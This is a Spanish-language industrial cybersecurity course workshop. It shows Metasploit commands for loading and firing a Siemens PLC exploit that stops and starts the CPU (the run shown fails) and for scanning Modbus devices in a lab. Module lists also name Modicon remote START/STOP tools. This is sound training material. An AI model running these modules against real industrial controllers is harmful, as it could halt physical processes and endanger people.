

CURSO ONLINE DE CIBERSEGURIDAD

Especialidad Introducción a la
Ciberseguridad Industrial

Taller 4

Unidad 4. Sistemas de control y
automatización industrial,
protocolos más utilizados y sus
vulnerabilidades



GOBIERNO
DE ESPAÑA
VICEPRESIDENCIA
PRIMERA DEL GOBIERNO
MINISTERIO
DE ASUNTOS ECONÓMICOS
Y TRANSFORMACIÓN DIGITAL

SECRETARÍA DE ESTADO
DE DIGITALIZACIÓN E
INTELIGENCIA ARTIFICIAL

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD



Contenidos

- 1 EXPLORACIÓN DE VULNERABILIDADES OT**
- 2 METASPLOIT MODBUS**
- 3 CONFIGURACIÓN DE LA HERRAMIENTA MBTGET**
- 4 OPERACIONES DE LECTURA/ESCRITURA CON LA HERRAMIENTA RODBUS-CLIENT**

3

10


36

53

Duración total del taller: 1 hora.

EXPLORACIÓN DE VULNERABILIDADES OT

1



1

EXPLORACIÓN DE VULNERABILIDADES OT

En este apartado explotaremos la vulnerabilidad asociada a los PLC de Siemens ejecutando el *exploit* que has incorporado a la herramienta Metasploit Framework.

Este taller consiste en una prueba de concepto de cómo se pueden incorporar *exploits* de terceros del tipo *0day*, en la herramienta Metasploit Framework, aunque en este ejemplo en concreto, ejecutar el *exploit* no tenga éxito.

- Arrancamos la herramienta Metasploit Framework. Para ello, primero haz clic en el icono de búsqueda Kali Linux en la esquina superior izquierda, tal como se muestra recuadrado en la imagen, escribiendo después el nombre Metasploit y seleccionándolo seguidamente (nos pide contraseña).




Ilustración 1: Búsqueda de la herramienta Metasploit Framework.

1

EXPLORACIÓN DE VULNERABILIDADES OT

Nota: Metasploit cambia de portada cada vez que se ejecuta, por lo que no te preocupes si ves una imagen diferente a la que se muestra aquí.




Ilustración 2: Arranque de la herramienta Metasploit Framework.



EXPLORACIÓN DE VULNERABILIDADES OT

- Desde la consola de Metasploit, recargamos todos los módulos para que detecte el *exploit* que has copiado anteriormente.
 - **reload_all**
- Selecciona el módulo que corresponde a nuestro *exploit*, mostramos opciones y establecemos la IP del dispositivo Siemens sobre el que queremos explotar una vulnerabilidad, que es la 10.0.2.4.
 - **use auxiliary/hardware/remote/19831**
 - **show options**
 - **set RHOSTS 10.0.2.4**
 - **show options**

1 EXPLORACIÓN DE VULNERABILIDADES OT

```
msf6 > reload_all
[*] Reloading modules from all module paths ...


METASPLOIT CYBER MISSILE COMMAND V5

System de ...
X
Cancelling ...
X
Terminator
# WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF
https://metasploit.c

      =[ metasploit v6.1.32-dev
+ -- --=[ 2205 exploits - 1169 auxiliary - 395 post
+ -- --=[ 596 payloads - 45 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit tip: Use the resource command to run
commands from a file


msf6 > use auxiliary/hardware/remote/19831
msf6 auxiliary(hardware/remote/19831) > █
```

Ilustración 3: Recarga de módulos y selección de exploit.

1

EXPLORACIÓN DE VULNERABILIDADES OT

- Vemos que se ha añadido la dirección IP que has introducido, y por último haz *exploit*.
 - **exploit**



The screenshot shows a terminal window titled "Terminal nro.1" displaying Metasploit Framework commands. The output includes:

```
Archivo Acciones Editar Vista Ayuda
+-----+
# WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF #
# https://metasploit.com
+-----+
msf6 > use auxiliary/hardware/remote/19831
msf6 auxiliary(hardware/remote/19831) > show options
Module options (auxiliary/hardware/remote/19831):
Name Current Setting Required Description
CYCLES 10 yes Set the amount of CPU STOP/RUN cycles.
MODE no Set true to put the CPU back into RUN mode.
RHOSTS 10.0.2.4 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 102 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)

msf6 auxiliary(hardware/remote/19831) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 auxiliary(hardware/remote/19831) > show options
Module options (auxiliary/hardware/remote/19831):
Name Current Setting Required Description
CYCLES 10 yes Set the amount of CPU STOP/RUN cycles.
MODE no Set true to put the CPU back into RUN mode.
RHOSTS 10.0.2.4 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 102 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)

msf6 auxiliary(hardware/remote/19831) > exploit
```

Ilustración 4: Muestra de opciones, selección de las mismas y *exploit*.



EXPLORACIÓN DE VULNERABILIDADES OT

```
msf6 auxiliary(hardware/remote/19831) > exploit
[-] 10.0.2.4:102      - Auxiliary failed: NoMethodError undefined method `get_once' for nil:NilClass
[-] 10.0.2.4:102      - Call stack:
[-] 10.0.2.4:102      -   /usr/share/metasploit-framework/modules/auxiliary/hardware/remote/19831.rb:182:in `run_host'
[-] 10.0.2.4:102      -   /usr/share/metasploit-framework/lib/msf/core/auxiliary/scanner.rb:124:in `block (2 levels) in run'
[-] 10.0.2.4:102      -   /usr/share/metasploit-framework/lib/msf/core/thread_manager.rb:105:in `block in spawn'
[-] 10.0.2.4:102      -   /usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/logging-2.3.0/lib/logging/diagnostic_
[*] Auxiliary module execution completed
msf6 auxiliary(hardware/remote/19831) >
```

Ilustración 5: Fallo del *exploit*.


Nota: Como podemos observar, aunque la ejecución del *exploit* falla (debido seguramente a algún tipo de incompatibilidad con las versiones de Kali Linux y el código fuente del propio *exploit*), el proceso que has seguido permite incorporar *exploit* de terceros del tipo *0day*, en la herramienta Metasploit Framework.

- Con el comando **back**, deselecciona el *exploit*, lo que nos ayudará a continuar con el siguiente apartado.

METASPLOIT MODBUS

- 2.1 Enunciado ejercicio práctico 1
- 2.2 Solución ejercicio práctico 1

2



2 METASPLOIT MODBUS

En este apartado vamos a utilizar los *exploit* que incorpora de serie la herramienta Metasploit Framework para dispositivos que utilizan el protocolo de comunicación Modbus.

- Desde Metasploit Framework realizamos una búsqueda del término «modbus». Solicita información del *exploit* 4 (nos indica que este *exploit* detecta dispositivos Modbus).

- **search modbus**
- **info 4**

The screenshot shows a terminal window titled "Terminal nro.1" with the following content:

```
msf6 > search modbus
Matching Modules

#  Name
-  auxiliary/analyze/modbus_zip
1 auxiliary/scanner/scada/modbus_banner_grabbing
2 auxiliary/scanner/scada/modbusclient
3 auxiliary/scanner/scada/modbus_findunitid
4 auxiliary/scanner/scada/modbusdetect
5 auxiliary/admin/scada/modicon_stux_transfer
6 auxiliary/admin/scada/modicon_command

Disclosure Date Rank Check Description
normal No Extract zip from Modbus communication
normal No Modbus Banner Grabbing
normal No Modbus Client Utility
2012-10-28 normal No Modbus Unit ID and Station ID Enumerator
2011-11-01 normal No Modbus Version Scanner
2012-04-05 normal No Schneider Modicon Ladder Logic Upload/Download
2012-04-05 normal No Schneider Modicon Remote START/STOP Command

msf6 > info 4
Name: Modbus Version Scanner
Module: auxiliary/scanner/scada/modbusdetect
License: Metasploit Framework License (BSD)
Rank: Normal
Disclosed: 2011-11-01

Provided by:
EsMnemon <esm@mnemonic.no>

Check supported:
No

Basic options:
Name  Current Setting  Required  Description
RHOSTS
REPORT 502
THREADS 1
TIMEOUT 10
UNIT_ID 1

Description:
This module detects the Modbus service, tested on a SAIA PCD1.M2 system. Modbus is a clear text protocol used in common SCADA systems, developed originally as a serial-line (RS232) async protocol, and later transformed to IP, which is called ModbusTCP.

References:
https://www.saia-pcd.com/en/products/plc/pcd-overview/Pages/pcd1-m2.aspx
https://en.wikipedia.org/wiki/Modbus:TCP

msf6 >
```

Ilustración 6: Desde Metasploit Framework se realiza una búsqueda del término «modbus».

2 METASPLOIT MODBUS

- Selecciona el *exploit* modbusdetect, y solicita que te muestre sus opciones, establece la IP del dispositivo modbus que quieras detectar (en nuestro caso la 10.0.2.4), y vuelve a mostrar las opciones para confirmar que ahora, en el campo RHOST ya aparece la dirección a analizar.
- **use auxiliary/scanner/scada/modbusdetect**
- **show options**
- **set RHOSTS 10.0.2.4**
- **show options**

The screenshot shows a terminal window titled "Terminal nro.1" with the following content:

```
Archivo Acciones Editar Vista Ayuda
EsMnemon <esm@mnemonic.no>
Check supported:
No

Basic options:
Name Current Setting Required Description
RHOSTS          yes   The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           502   yes   The target port (TCP)
THREADS         1     yes   The number of concurrent threads (max one per host)
TIMEOUT         10    yes   Timeout for the network probe
UNIT_ID         1     yes   ModBus Unit Identifier, 1..255, most often 1

Description:
This module detects the Modbus service, tested on a SAIA PCD1.M2 system. Modbus is a clear text protocol used in common SCADA systems, developed originally as a serial-line (RS232) async protocol, and later transformed to IP, which is called ModbusTCP.

References:
https://www.saia-pcd.com/en/products/plc/pcd-overview/Pages/pcd1-m2.aspx
https://en.wikipedia.org/wiki/Modbus:TCP

msf6 > use auxiliary/scanner/scada/modbusdetect
msf6 auxiliary(scanner/scada/modbusdetect) > show options

Module options (auxiliary/scanner/scada/modbusdetect):
Name Current Setting Required Description
RHOSTS          yes   The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           502   yes   The target port (TCP)
THREADS         1     yes   The number of concurrent threads (max one per host)
TIMEOUT         10    yes   Timeout for the network probe
UNIT_ID         1     yes   ModBus Unit Identifier, 1..255, most often 1

msf6 auxiliary(scanner/scada/modbusdetect) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 auxiliary(scanner/scada/modbusdetect) > show options

Module options (auxiliary/scanner/scada/modbusdetect):
Name Current Setting Required Description
RHOSTS          10.0.2.4 yes   The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           502   yes   The target port (TCP)
THREADS         1     yes   The number of concurrent threads (max one per host)
TIMEOUT         10    yes   Timeout for the network probe
UNIT_ID         1     yes   ModBus Unit Identifier, 1..255, most often 1

msf6 auxiliary(scanner/scada/modbusdetect) >
```

Ilustración 7: Selección del *exploit* modbusdetect

2 METASPLOIT MODBUS

- Antes de ejecutar el *exploit*, nos aseguramos de que la aplicación ModbusPal está a la escucha de intentos de conexión a través del protocolo Modbus.
 - Para comprobar que ModbusPal está a la escucha, debemos acceder a la herramienta que se encuentra en nuestra máquina Ubuntu y verificar que está ejecutándose, es decir, que el botón «RUN» está presionado.




Ilustración 8: Selección del *exploit* modbusdetect

2 METASPLOIT MODBUS

- Ejecuta el *exploit*.
 - **exploit**

```
msf6 auxiliary(scanner/scada/modbusdetect) > exploit
[+] 10.0.2.4:502 - 10.0.2.4:502 - MODBUS - received correct MODBUS/TCP header (unit-ID: 1)
[*] 10.0.2.4:502 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusdetect) >
```

Ilustración 9: El *exploit* detecta correctamente el dispositivo modbus identificado como esclavo 1.

